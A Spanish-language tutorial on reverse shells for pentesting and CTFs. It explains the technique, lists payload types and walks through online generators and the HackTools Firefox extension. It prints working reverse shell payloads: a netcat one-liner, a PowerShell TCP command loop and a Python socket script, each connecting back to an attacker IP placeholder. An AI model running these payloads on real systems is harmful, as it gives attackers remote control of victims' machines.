Reverse Shell

Contenido

Una **Reverse Shell** (o "consola inversa") es una técnica comúnmente usada en **hacking ético, pruebas de penetración y CTFs**, que permite a un atacante **obtener acceso remoto a un sistema comprometido iniciando una conexión desde la víctima hacia el atacante.**

🧠 ¿Qué es una Reverse Shell?


En una **conexión shell normal (bind shell)**, el atacante se conecta a un puerto abierto en la máquina víctima. Pero si la víctima está detrás de un **firewall, NAT o no tiene puertos expuestos**, esto puede ser imposible.

La **reverse shell** resuelve esto al hacer que la víctima **inicie la conexión de salida hacia el atacante**, quien está "escuchando" en su máquina. Como las conexiones salientes suelen estar permitidas por el firewall, este método tiene más éxito.

🔄 ¿Cómo funciona una Reverse Shell?

1. El atacante configura su equipo para **escuchar conexiones entrantes** (por ejemplo, con `nc -lvp 4444`).
2. El atacante ejecuta (o consigue que se ejecute) un **payload de reverse shell** en la máquina víctima.
3. Este payload hace que la víctima **se conecte de vuelta** al atacante y **redirija su consola a través de esa conexión.**
4. El atacante obtiene acceso a una shell remota (por ejemplo, bash, cmd, PowerShell) de la máquina víctima.

📈 Diagrama de flujo



Tipos de Reverse Shell

Los atacantes suelen usar las cargas útiles de shell inverso para establecer una conexión con su sistema. Estas cargas útiles pueden ser parte de varias herramientas y marcos de piratería. Estos son algunos tipos comunes de cargas útiles de shell inverso:

Netcat (nc): Netcat es una utilidad de red versátil que se puede utilizar para crear un shell inverso básico. El atacante configura un oyente usando Netcat, y la víctima se conecta de nuevo a él, estableciendo un shell.

Bash (Linux): Se puede lograr un shell inverso simple usando Bash, el shell de comandos para sistemas operativos basados en Unix. El atacante podría usar un comando de una línea para crear un shell inverso.

Python: Python es un poderoso lenguaje de secuencias de comandos y los atacantes a menudo lo usan para crear shells inversos. Pueden escribir un guión corto que abra una conexión de red y redirija la entrada / salida a esa conexión.

PowerShell (Windows): en los sistemas Windows, PowerShell es un shell de línea de comandos que admite scripts. Los atacantes pueden usar PowerShell para crear shells inversos para destinos basados en Windows.

PHP: PHP es un lenguaje de secuencias de comandos del lado del servidor, y los atacantes pueden crear secuencias de comandos PHP para establecer conexiones de shell inversas. Estos scripts a menudo se inyectan en aplicaciones web vulnerables.

Ruby: Similar a Python, Ruby es un lenguaje de secuencias de comandos que se puede usar para crear cargas útiles de shell inversas. Los atacantes pueden usar scripts de Ruby para explotar vulnerabilidades y obtener el control de un sistema.

Metasploit Framework: Metasploit es un marco de pruebas de penetración que incluye una variedad de herramientas para explotar vulnerabilidades. Proporciona cargas útiles de shell inversas preconstruidas para diferentes escenarios y plataformas.

Java: se pueden crear shells inversos basados en Java para explotar los sistemas donde está instalado Java. Los atacantes pueden usar sockets de Java para establecer una conexión con su servidor.

C y C++: los atacantes también pueden escribir código de shell inverso personalizado en lenguajes de nivel inferior como C y C++ para evitar la detección por parte del software antivirus y los sistemas de detección de intrusos.

🛠️ Ejemplos de Reverse Shells

🔷 Con Netcat (nc) – Linux o Windows

Desde la víctima:

```
nc <IP_del_atacante> 4444 -e /bin/bash
```

- -e /bin/bash: ejecuta bash y lo conecta al socket creado.

⚠️ Algunos netcat no soportan -e. En ese caso se usa una versión como ncat o scripts alternativos.

🔷 En Windows (cmd) con PowerShell:

```
$client = New-Object
System.Net.Sockets.TCPClient("IP_DEL_ATACANTE",4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
  $data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);
  $sendback = (iex $data 2>&1 | Out-String );
  $sendback2  = $sendback + "PS " + (pwd).Path + "> ";
  $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
  $stream.Write($sendbyte,0,$sendbyte.Length);
  $stream.Flush()
}
$client.Close()
```

🔷 En Python:

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("IP_DEL_ATACANTE",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

Puedes guardar este script como rev.py y ejecutarlo en la máquina víctima.

¿Para qué se usa una Reverse Shell en seguridad informática?

- **Pruebas de penetración**: para verificar si un sistema puede ser comprometido tras la ejecución de código malicioso.
- **CTFs (Capture The Flag)**: retos en los que se gana una shell en la máquina remota.
- **Persistencia**: un atacante puede usar una reverse shell para mantener acceso.
- **Pivoting**: conectarse a máquinas intermedias en una red interna.

Limitaciones y riesgos

- **Visibilidad en la red**: puede ser detectada por IDS/IPS si no está cifrada.
- **No persistente**: si la conexión se cae, se pierde el acceso (a menos que se use un mecanismo de persistencia).
- **Limitado por firewalls/antivirus**: los AV pueden detectar patrones comunes (por ejemplo, nc.exe).

Alternativas más avanzadas

- **Reverse Shell sobre HTTPS o DNS** (para evadir firewalls).
- **Meterpreter** (de Metasploit): shell avanzada con capacidades integradas.
- **C2 Frameworks** como Cobalt Strike o Sliver.

Herramientas en línea - Reverse Shell Generator

¿Qué hace revshells.com?

Es un **generador de reverse shells en línea**, diseñado especialmente para entornos de pentesting y CTFs. Permite crear rápidamente payloads para diversas situaciones sin necesidad de escribirlos desde cero. Las características clave incluyen:

- Soporte para shells inversas (**reverse shells**) y shells de enlace (**bind shells**)
- Integración con **MSFVenom**
- Generación de código en múltiples lenguajes (Bash, Python, PowerShell, PHP, etc.)
- Codificaciones variadas (URL Encode, Base64, doble URL)
- Modo "Raw" para usar directamente en comandos curl
- Funcionalidad para copiar el payload generado y descargar scripts
- Mantiene configuración en local (LocalStorage) en el navegador
- Modos de visualización: claro, oscuro e incluso un "meme mode" divertido (revshells.com)

¿Por qué es útil?


- Ahorra tiempo durante un reto de CTF o en una prueba de intrusión real al tener payloads listos y personalizables.
- Permite ajustar IP, puerto, sistema operativo objetivo, tipo de shell y codificación sin esfuerzo.
- Facilita la creación de comandos robustos y fiables, incluso en entornos con restricciones o filtrado de entrada (revshells.com, Aditya Telange).

Breve contexto técnico

- El sitio está basado en el proyecto open source **reverse-shell-generator**, disponible en GitHub (GitHub).
- Ha sido mencionado en varios write-ups como un recurso estándar para generar payloads rápidamente en retos y laboratorios (InfoSec Write-ups).


En resumen, **revshells.com** es una excelente herramienta para generar y probar rápidamente payloads de reverse (o bind) shell en diversos entornos, configurable con facilidad y ideal para agilizar soluciones en CTFs.

Una vez que se cargue el www.revshells.com , proporcione la dirección IP de Listerner <IP del atacante> y el puerto de escucha <puerto aleatorio>; tan pronto como lo haga, se generará este comando de escucha y shell inverso como se muestra en la imagen a continuación. Ejecute el comando reverse shell en el sistema de la víctima y ejecute el oyente en su máquina atacante. Una vez que hagas esto, tendrás tu shell inverso.




Como puedes ver en la imagen de abajo, hay varias opciones del oyente que puedes crear como powercat, busybox nc, socat, etc. Aquí hemos creado un oyente netcat. Incluso para la carcasa inversa tenemos opciones como bash, pearl, ruby, nc -c y muchas más.

En la imagen a continuación, también puede observar que puede crear dichos comandos de shell inverso para todos los sistemas operativos, como Linux, Windows y Mac.



Este generador de Reverse Shell también nos brinda la opción de crear Hoaxshell, que es una carga útil de powershell para Windows. Lo mismo se muestra en la imagen a continuación:



Herramientas en línea - Reverse Shell Generator de tex2e

¿Qué es?

Es una herramienta web open-source desarrollada por *tex2e* (disponible también en GitHub) que permite generar payloads de **reverse shell** de forma rápida y sin complicaciones. Es especialmente útil durante CTFs o pruebas de intrusión donde necesitas un shell inverso listo para ejecutar.

(GitHub, tex2e.github.io)

¿Cómo funciona?

- En el sitio hay secciones dedicadas a diferentes retos de pentesting como OSINT, Recon, Web, SQL, y —lo más relevante aquí— **Reverse Shells Generator**.
- Basta con ingresar el **LHOST** (tu IP de escucha) y **LPORT** (puerto a escuchar), y enviar el formulario.
- La herramienta devuelve comandos listos para usar: payloads de reverse shell para distintos sistemas operativos y entornos.
- También permite generar scripts o archivos que puedes descargar y ejecutar directamente en la máquina objetivo.

(tex2e.github.io)

¿Por qué es útil?

- Ahorra tiempo al no tener que escribir manualmente comandos complejos para diferentes lenguajes o entornos.
- Útil en CTFs cuando el tiempo apremia y necesitas un payload funcional rápidamente.
- Ideal para entornos donde no sabes qué shells o herramientas están disponibles (bash, Python, PowerShell, etc.).


En resumen

Esta web es un generador práctico de Reverse Shell que te permite simplificar la generación de payloads personalizados con solo entrar tu IP y puerto, ideal para CTFs o situaciones de pentesting donde necesitas estar operativo en segundos.

Para utilizar este generador, vaya al siguiente sitio web:

https://tex2e.github.io/reverse-shell-generator/index.html

Una vez que esté en el sitio web, haga clic en '**RevShell**' en la barra de menú. Y luego proporcione su host local y puerto local como se muestra en la imagen a continuación y luego haga clic en el botón 'Enviar'. Después de hacer clic en el botón enviar, tendrá su oyente. Simultáneamente, también creará múltiples comandos de shell inverso para varios sistemas operativos, como se muestra en la imagen a continuación:



HackTools – Extensión para Firefox

¿Qué es?

HackTools es una extensión de navegador que transforma tu Firefox en una completa herramienta para pruebas de penetración web. Es un complemento muy útil, altamente valorado por la comunidad de seguridad informática.(Complementos para Firefox)

- Se puede usar desde el menú emergente (popup) o integrarse en el panel de DevTools (F12).(Complementos para Firefox)

Funcionalidades principales

HackTools incluye una amplia batería de herramientas y payloads listos para usar:

- **Generador dinámico de reverse shells** (PHP, Bash, Python, Ruby, Perl, Netcat)
- **TTY Shell Spawning** para control interactivo
- **Payloads de XSS, SQLi, LFI** – listas para enviar
- **Codificadores/decodificadores de Base64**
- **Generador de hashes**: MD5, SHA1, SHA256, SHA512, e incluso SM3
- **Comandos útiles de Linux** como port-forwarding, SUID
- **Referencias a exploits y vulnerabilidades**: feeds RSS de ExploitDB, Cisco, CVE, etc.

En conjunto, te evita buscar payloads en diferentes fuentes o tu almacenamiento local. Todo está disponible con un solo clic.

Integración práctica

- Se puede abrir desde el popup del navegador o como una pestaña completa dentro de DevTools (usando F12).(Hacking Articles, Medium)
- Ideal para operaciones rápidas durante un CTF: desde lanzar un reverse shell, generar un hash o probar un payload XSS al vuelo.


Resumen rápido

Elemento	Valor
Tipo de herramienta	Extensión para Firefox dedicada a pruebas de seguridad web
¿Qué incluye?	Payloads, codificadores, hashes, exploits y más
Modo de uso	Popup o acceso desde DevTools (F12)
Ventaja principal	Centraliza herramientas frecuentes en pentesting en un solo lugar
Gran utilidad en CTF	Muy alta – agiliza y facilita pruebas sobre objetivos web

